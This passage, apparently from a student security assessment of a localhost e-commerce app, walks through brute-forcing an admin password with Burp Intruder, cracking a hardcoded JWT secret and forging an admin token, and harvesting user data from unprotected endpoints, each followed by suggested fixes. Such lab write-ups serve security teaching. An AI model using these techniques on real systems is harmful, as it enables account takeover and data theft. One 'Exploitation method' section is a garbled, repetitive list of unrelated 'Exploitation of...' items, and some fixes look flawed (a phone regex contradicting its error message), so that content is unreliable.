{"userid":45,"username":"Terry Tan","email":"terry@gmail.com","contact":91234567,"type":"Customer","profile_pic_url":"https://www.abc.com/terry.jpg","created_at":"2021-12-04T11:33:51.000Z"},
{"userid":64,"username":"Jerry","email":"User12745@gmail.com","contact":84728304,"type":"Customer","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2022-01-07T04:50:15.000Z"},
{"userid":66,"username":"user","email":"user@gmail.com","contact":98765432,"type":"Admin","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2022-02-06T06:58:31.000Z"},
{"userid":67,"username":"user","email":"user@gmail.com","contact":98765432,"type":"Customer","profile_pic_url":"https://i.imgur.com/ErcL7U4.jpg","created_at":"2022-01-29T18:30:49.000Z"},
{"userid":68,"username":"Yuhong","email":"yuhong@gmail.com","contact":81234567,"type":"Customer","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2022-02-09T12:42:21.000Z"},
{"userid":71,"username":"Harrison","email":"Harrison@gmail.com","contact":97351626,"type":"Customer","profile_pic_url":"http://localhost:3001/login.html","created_at":"2022-02-06T17:16:33.000Z"},
{"userid":73,"username":"hacker","email":"hacker@gmail.com","contact":12345678,"type":"Customer","profile_pic_url":"http://hacker.com","created_at":"2024-01-16T22:12:48.000Z"}]

```

Figure 34: Obtaining usernames

Get users from <http://localhost:8081/users> : find username of admin

In the login page, type in “user” for username and a random value for password

Before submitting, turn on intercept.

At this request, click on “send to intruder”




Figure 35: Sending request to Intruder

Highlight the value for password and click “Add”




Figure 36: Adding password field

Under the payloads tab, load the top 100 password list from

<https://nordpass.com/most-common-passwords-list/>

Positions **Payloads** Resource pool Settings

? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack

Payload set: Payload count: 200

Payload type: Request count: 200

? Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Figure 37: Uploading payload

Click on Start Attack and wait for the process to complete. If Status Code is 200, means the brute forcing of password is successful.

Request	Payload	Status code	Error	Timeout	Length	Comment
31		500	☐	☐	293	
32	666666	500	☐	☐	293	
33		500	☐	☐	293	
34	123321	500	☐	☐	293	
35		500	☐	☐	293	
36	654321	500	☐	☐	293	
37		500	☐	☐	293	
38	7777777	500	☐	☐	293	
39		500	☐	☐	293	
40	123	200	☒	☐	730	
41		500	☐	☐	293	
42	D1lakiss		☒	☐		

Request	Response
Pretty	Raw Hex
1	POST /user/login HTTP/1.1
2	Host: localhost:8081
3	Content-Length: 36
4	sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
5	Accept: application/json, text/plain, */*
6	Content-Type: application/json
7	sec-ch-ua-mobile: ?0
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9	sec-ch-ua-platform: "Windows"
10	Origin: http://localhost:3001
11	Sec-Fetch-Site: same-site
12	Sec-Fetch-Mode: cors
13	Sec-Fetch-Dest: empty
14	Referer: http://localhost:3001/
15	Accept-Encoding: gzip, deflate, br
16	Accept-Language: en-US,en;q=0.9
17	Connection: keep-alive
18	
19	{
	"password": "123",
	"username": "user"
	}

Figure 38: Password is brute forced successfully

With this example, it shows that we need to enforce a requirement for the password to ensure that attackers would not be able to bruteforce the password.

Recommendations

Create a separate folder to store the js files needed for validation.




Figure 39: Folder for validation

Implement regex to check for the password complexity. The password should contain one upper case, one lower case, numbers and symbols. We will implement regex to check if the email and phone number are of the correct format.

Fixed code snippet

```
validateRegister: function (req, res, next) {
  var username = req.body.username
  var password = req.body.password
  var email = req.body.email
  var contact = req.body.contact
  if (!/^(?=[a-zA-Z])(?=[a-zA-Z0-9_]{4,16}$)/.test(username)) {
    var error = { error: "Invalid characters in the username. There should be alphabets and number only. Only 4 - 16 characters are allowed." }
    console.log(error);
    return res.status(422).json(error);
  }
  if (!validator.isEmail(email)) {
    var error = { error: "Invalid email format." }
    console.log(error);
    return res.status(422).json(error);
  }
  if (!/^[09]\d{7}$/.test(contact)) {
    var error = { error: "Invalid contact number format. It should be in the format 8/9xxxxxxxx." }
    console.log(error);
    return res.status(422).json(error);
  }
  if (!/^(?=.*[0-9])(?=.*[a-z])(?=.*[A-Z])(?=.*\W)(?!.* ).{8,16}$/.test(password)) {
    var error = { error: "Invalid password format. There should at least 8 characters, with a mix of upper and lower case alphabets, numbers and symbols" }
    console.log(error);
    return res.status(422).json(error);
  }
  next();
},
```

Figure 40: validateRegister function

```
app.post('/users', validationFn.validateRegister, (req, res) => {
```

Figure 41: Invoking validateRegister

```

}).then((res) => {
  if (res.status === 422) {
    return res.json().then((errorData) => {
      throw new Error(errorData.error);
    });
  }
  if (!res.ok) {
    // If not successful, send the status code back (res.status is status code)
    throw new Error(res.status);
  }

  // We return res.json() because it converts the body into a readable JSON object
  return res.json();
})
.then((data) => {
  // Handle success
  console.log(data);
  alert("Successfully registered!");
  var name = $("#name").val();
  $("#message").text("Welcome " + name + ". You are now successfully registered as a member and can proceed to login!");
})
.catch((error) => {
  // Handle errors
  console.error(error);
  alert(error.message); // Display error message in an alert
});

```

Figure 42: Script at register.html to show error message from validation

Result

Create an account

Figure 43: Inputs to validate




Figure 44: Validation works as intended

Accessing JWT token even when browser window is closed (Brief)

login.html

When a user logs in to the website, a JWT token and the user data is stored under the inspector tools under local storage. When the user does not press log out and leaves, attackers can access the same account of the computer.

Code snippet

```

axios.post(`http://localhost:8081/user/login`, data).then(({ data }) => {
  if (data != null) {
    $("#feedback").html("Logged in!").removeClass("text-danger").addClass("text-success")
    localStorage.setItem("JWT", data.token)
    localStorage.setItem("User", data.UserData);
    window.location.assign("http://localhost:3001/index.html")
  } else
    $("#feedback").html("Wrong Login Credentials Provided")
}).catch((err) => $("#feedback").html("Wrong Login Credentials Provided"));
return false;

```

Figure 45: Use of local storage

Recommendations

Change local storage to session storage so that whenever we close the browser window, the jwt token and data stored in sessions storage would be deleted.

Fixed code snippet

```

axios.post(`http://localhost:8081/user/login`, data).then(({ data }) => {
  if (data != null) {
    $("#feedback").html("Logged in!").removeClass("text-danger").addClass("text-success")
    sessionStorage.setItem("JWT", data.token)
    sessionStorage.setItem("User", data.UserData);
    window.location.assign("http://localhost:3001/index.html")
  } else
    $("#feedback").html("Wrong Login Credentials Provided")
}).catch((err) => $("#feedback").html("Wrong Login Credentials Provided"));
return false;

```

Figure 46: Use of session storage

Insecure Design

Vulnerability/Risk	Likelihood
High. This vulnerability refers to flaws in the initial architecture of the website. This cannot be fixed by a perfect implementation, but needs tailored security controls for that vulnerability. Attackers often exploit this vulnerability by modifying URL parameters, bypassing authentication mechanisms used by the web application or assuming legitimate user accounts to gain access to resources that require authorization and further exploit the website. This leads to data breaches and functionality failures of the website. It could even lead to loss of user trust, legal liabilities and the website's damaged reputation.	High. It is easy to exploit this vulnerability because it is a result of failing to determine what level of security design is required. Thus an insufficient level of security is implemented, leaving the system vulnerable to attacks. Developers increase this risk by ignoring design and architecture best practices in all the phases of developing the application, failing to anticipate and evaluate threats during the code design phase and ignoring secret management and access control best practices.

Break the JWT token (Detailed)

login.html
The problem at hand is the hardcoded JWT secret on the server-side. All the JWT tokens are subsequently generated with the hardcoded secret. Online crackers can easily identify these JWT secrets. Once the secret is compromised, attackers can manipulate JWT tokens to gain administrative privileges on the website. This not only breaches the integrity of the system but is also a serious threat to data security and user privacy.
Code snippet
<pre>var secret = '89f48478ofu84hfue8o8eije4'; //your own secret key module.exports.key = secret;</pre>

Figure 47: Hard coded secret

Exploitation method
1. Exploitation of the environment 2. Exploitation of the human resources 3. Exploitation of the capital 4. Exploitation of the technology 5. Exploitation of the information 6. Exploitation of the energy 7. Exploitation of the materials 8. Exploitation of the land 9. Exploitation of the water 10. Exploitation of the air 11. Exploitation of the soil 12. Exploitation of the climate 13. Exploitation of the weather 14. Exploitation of the time 15. Exploitation of the space 16. Exploitation of the knowledge 17. Exploitation of the skills 18. Exploitation of the experience 19. Exploitation of the creativity 20. Exploitation of the innovation 21. Exploitation of the research 22. Exploitation of the development 23. Exploitation of the progress 24. Exploitation of the growth 25. Exploitation of the expansion 26. Exploitation of the contraction 27. Exploitation of the fluctuation 28. Exploitation of the oscillation 29. Exploitation of the vibration 30. Exploitation of the resonance 31. Exploitation of the interference 32. Exploitation of the diffraction 33. Exploitation of the reflection 34. Exploitation of the refraction 35. Exploitation of the absorption 36. Exploitation of the emission 37. Exploitation of the transmission 38. Exploitation of the scattering 39. Exploitation of the scattering 40. Exploitation of the scattering 41. Exploitation of the scattering 42. Exploitation of the scattering 43. Exploitation of the scattering 44. Exploitation of the scattering 45. Exploitation of the scattering 46. Exploitation of the scattering 47. Exploitation of the scattering 48. Exploitation of the scattering 49. Exploitation of the scattering 50. Exploitation of the scattering

The attacker, after registering and logging in as a customer, will realise that they can see the JWT token in the local storage.

Filter		
Key	Value	
JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaW...	
User	{{"userid":67,"username":"user1","email":"user1@gm...	
1	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQ0jY3LCJ0eXB1IjoiQ3VzdG9tZXIiLCJpY...	

Figure 48: Obtaining JWT token

They might proceed to use a JWT cracker to brute force the token. For the purpose of demonstrating the scenario, I will use the following JWT cracker:

<https://github.com/Imammينو/jwt-cracker>.

The attacker will install the cracker with *npm install --global jwt-cracker*.

```
C:\Users\swaat\Desktop\mystuff\school\SC\asg_stuff>npm install --global jwt-cracker
changed 23 packages in 6s
```

Figure 49: Installing cracker

Then the attacker will brute force the token with *jwt-cracker -t <token>*.

```
C:\Users\swaat\Desktop\mystuff\school\SC\asg_stuff>jwt-cracker -t eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQ0IjY3ZCJ0eXBlIjo6I3VzZG9tZXIiLCJpYXQiOjE3MDYwNjM0MTcwNjE0OTg2Nn0.cLLiqw05x60ft_ggL0ruZqmusrgrgUc3UDfgyG9q50A
Attempts: 100000 (267K/s last attempt was '39y')
Attempts: 200000 (327K/s last attempt was 'XaZ')
Attempts: 300000 (355K/s last attempt was 'Rbpa')
Attempts: 400000 (376K/s last attempt was 'LcPa')
Attempts: 500000 (385K/s last attempt was 'Fdfb')
Attempts: 600000 (393K/s last attempt was 'zeFb')
```

Figure 50: Cracker brute forcing

And eventually, the secret will be found.

SECRET FOUND: 89f48478ofu84hfue8o8eije4

Figure 51: Secret is found

Given the attacker has already analysed the page source, they might know that they can get all the user information in json format from <http://localhost:8081/users>. Here the attacker can find the Admin user's information:

```
{"userid":66,"username":"user","email":"user@gmail.com","contact":98765432,"type":"Admin","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2022-02-06T06:58:31.000Z"}
```

Now the attacker can search up JWT token decoder and edit the jwt to the admin's information. For the purpose of demonstrating the scenario, I will be using the following decoder: <https://jwt.io/>

Here is the previous JWT token, decoded:

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQiOiJ3LCJ0eXB1IjoI3VzdG9tZXIiLCJpYXQiOiE3MDYwNjQzOTQsImV4cCI6MTcwNjE1MDc5NH0.7OU-06g779owXtwmqKT2W7ZKch4zLVZ4reZ86YwiCDI
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "userid": 67,
  "type": "Customer",
  "iat": 1706064394,
  "exp": 1706150794
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  89f48478ofu84hfue8o8ei
) ☐ secret base64 encoded
```

✓ Signature Verified

SHARE JWT

Figure 52: Decoding JWT token

Here is the modified JWT token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQiOiJ2LCJ0eXB1IjoiaW4iLCJpYXQiOiE3MDYwNjQzOTQsImV4cCI6MTcwNjE1MDc5NH0.q-bbN_qeICDpW5HJaJmHd6yR21iWjeTrOxtJL3YYZCQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "userid": 66,
  "type": "Admin",
  "iat": 1706064394,
  "exp": 1706150794
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  89f48478ofu84hfue8o8ei
) ☐ secret ☒ base64 encoded
```

Signature Verified

SHARE JWT

Figure 53: Modified token

Now the user can go back to the local storage and paste the new JWT token and edit the JSON user information to impersonate the admin.

Key	Value
JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQiOiJ2LCJ0eXB1IjoiaW4iLCJpYXQiOiE3MDYwNjQzOTQsImV4cCI6MTcwNjE1MDc5NH0.q-bbN_qeICDpW5HJaJmHd6yR21iWjeTrOxtJL3YYZCQ
User	[{"userid":66,"username":"user","email":"user@gmail.com","contact":98765432,"type":"Admin","profile_pic_url":"https://i.imgur.com/ExclTUH.jpg","created_at":"2022-01-29T18:30:49.000Z"}]

Figure 54: Changing values in local storage

After reloading the page, the Admin Panel will be accessible to the attacker.




Figure 55: Admin Panel

Recommendations

To address this, We recommend implementing stateless JWTs. The concept behind stateless JWTs is that each token contains all the necessary information to authorise the token, reducing the risk of token manipulation. To implement this, we used the payload of the JWT to fetch the corresponding user information from the information. We generated the secret with the user information by hashing it using SHA-256. This secret was then used to verify the JWT.

Fixed code snippet

```
var secret = secure.gen_secret(JSON.stringify(result[0]))
console.log(secret)
if (result.length == 1) {
  token = jwt.sign({
    |   userid: result[0].userid,
    |   type: result[0].type,
  }, secret, {
    |   expiresIn: 86400 //expires in 24 hrs
  });
  return callback(null, result, token);
}
```

Figure 56: Generating secret to sign JWT when user logs in

```

const secure = {
  gen_secret: (result) => {
    return crypto.createHash('sha256').update(result).digest('base64');
  },

  get_info: (userid) => {
    return new Promise((resolve, reject) => {
      var conn = db.getConnection();

      conn.connect(function (err) {
        if (err) {
          console.log(err);
          reject(err);
        } else {
          let sql = 'select * from user where userid=?';

          conn.query(sql, [userid], function (err, result) {
            conn.end();

            if (err) {
              console.log("Err: " + err);
              reject(err);
            } else {
              if (result.length == 1) {
                resolve(secure.gen_secret(JSON.stringify(result[0])));
              } else {
                var err2 = new Error("UserID does not match.");
                err2.statusCode = 500;
                reject(err2);
              }
            }
          });
        }
      });
    });
  }
}

```

Figure 57: secure function that generates secrets

```

if (!token || !token.includes('Bearer')) { //process the token
  res.status(403);
  return res.send({ auth: 'false', message: 'Not authorized!' });
} else {
  token = token.split('Bearer ')[1]; //obtain the token's value

  //Generating secret
  console.log(jwt.decode(token, {complete: true}))
  const userid = jwt.decode(token, {complete: true}).payload.userid;

  try {
    var secret = await secure.get_info(userid);
    console.log(secret)
    jwt.verify(token, secret, function (err, decoded) { //verify token

```

Figure 58: Secret is generated to authorise users

Get JSON data directly from Server (Brief)

app.js

Another problem we identified is unprotected endpoints. The website's source code includes links to the server that utilises the POST method. However, by simply changing the method to GET, you can retrieve most of the user information from the database, including sensitive user data such as phone numbers and emails. Another, sensitive endpoint that utilises the GET method does not verify who is accessing the endpoint allowing attackers to change the parameters of the link to get different users' information. This issue has to be addressed to safeguard user information and maintain the integrity of the website.

Code snippet

```

//Api no. 2 Endpoint: GET /users/ | Get all user
app.get('/users', (req, res) => {
  userDB.getAllUser((err, results) => {
    if (err)
      res.status(500).json({ result: "Internal Error" })
    //No error, response with all user info
    else {
      res.status(200).json(results)
    }
  })
});

```

Figure 59: Unused endpoint

```


//Api no. 3 Endpoint: GET /users/:id/ | Get user by userid
app.get('/users/:id', (req, res) => {
  userDB.getUser(req.params.id, (err, results) => {
    if (err)
      res.status(500).json({ result: "Internal Error" })
    //No error, response with user info
    else {
      res.status(200).json(results[0])
    }
  })
});

```

Figure 60: Endpoint that does not authorise user accessing it

Exploitation method

The attacker could simply analyse the source code of the website and find endpoints that are directly related to user information.




```
→ ↻ ⓘ view-source:http://localhost:3030/register.html
Gmail SP brightspace New Tab Google Docs google Telegram

</div>
</section>
<!--=====End Login Box Area =====>

<script>
  $("#register_form").submit((event) => {
    // prevent page reload
    event.preventDefault();
    const name = $("#name").val();
    const contact = $("#contact").val();
    const email = $("#email").val();
    const confirmPassword = $("#confirmPassword").val();
    const password = $("#password").val();
    if (!name || !contact || !email || !confirmPassword || !password) alert("Please do not leave empty!")
    else if (confirmPassword != password) alert("The passwords are not match!Please enter again.")
    else {
      fetch(`http://localhost:8082/users`, {
        method: "POST",
        body: JSON.stringify({
          username: name,
          contact: contact,
          email: email,
          password: password,
        }),
        headers: {
          "Content-Type": "application/json"
        }
      })
    }
  })
}
```

Figure 61: Source code of register.html




```
→ ↻ ⓘ view-source:http://localhost:3030/userprofile.html
Gmail SP brightspace New Tab Google Docs google Telegram

else
  window.location.assign("http://localhost:3030/index.html")

function editUser() {
  axios.get(`http://localhost:8082/users/${userId}`, {
    headers: { 'authorization': 'Bearer ' + token }
  }).then(({ data: userData }) => {
    const { contact, email, profile_pic_url, username } = userData
    $("#editUsername").val(username)
    $("#editEmail").val(email)
    $("#editContact").val(contact)
    $("#editProfilePic").val(profile_pic_url)
  }).catch((err) => console.log(err));
}
```

Figure 62: Source code of userprofile.html


With some experimentation, the attacker can find that the <http://localhost:8081/users> is not only associated with a put method, but also a get method that reveals all the user accounts in the website and most of their information excluding the user account's password.



```
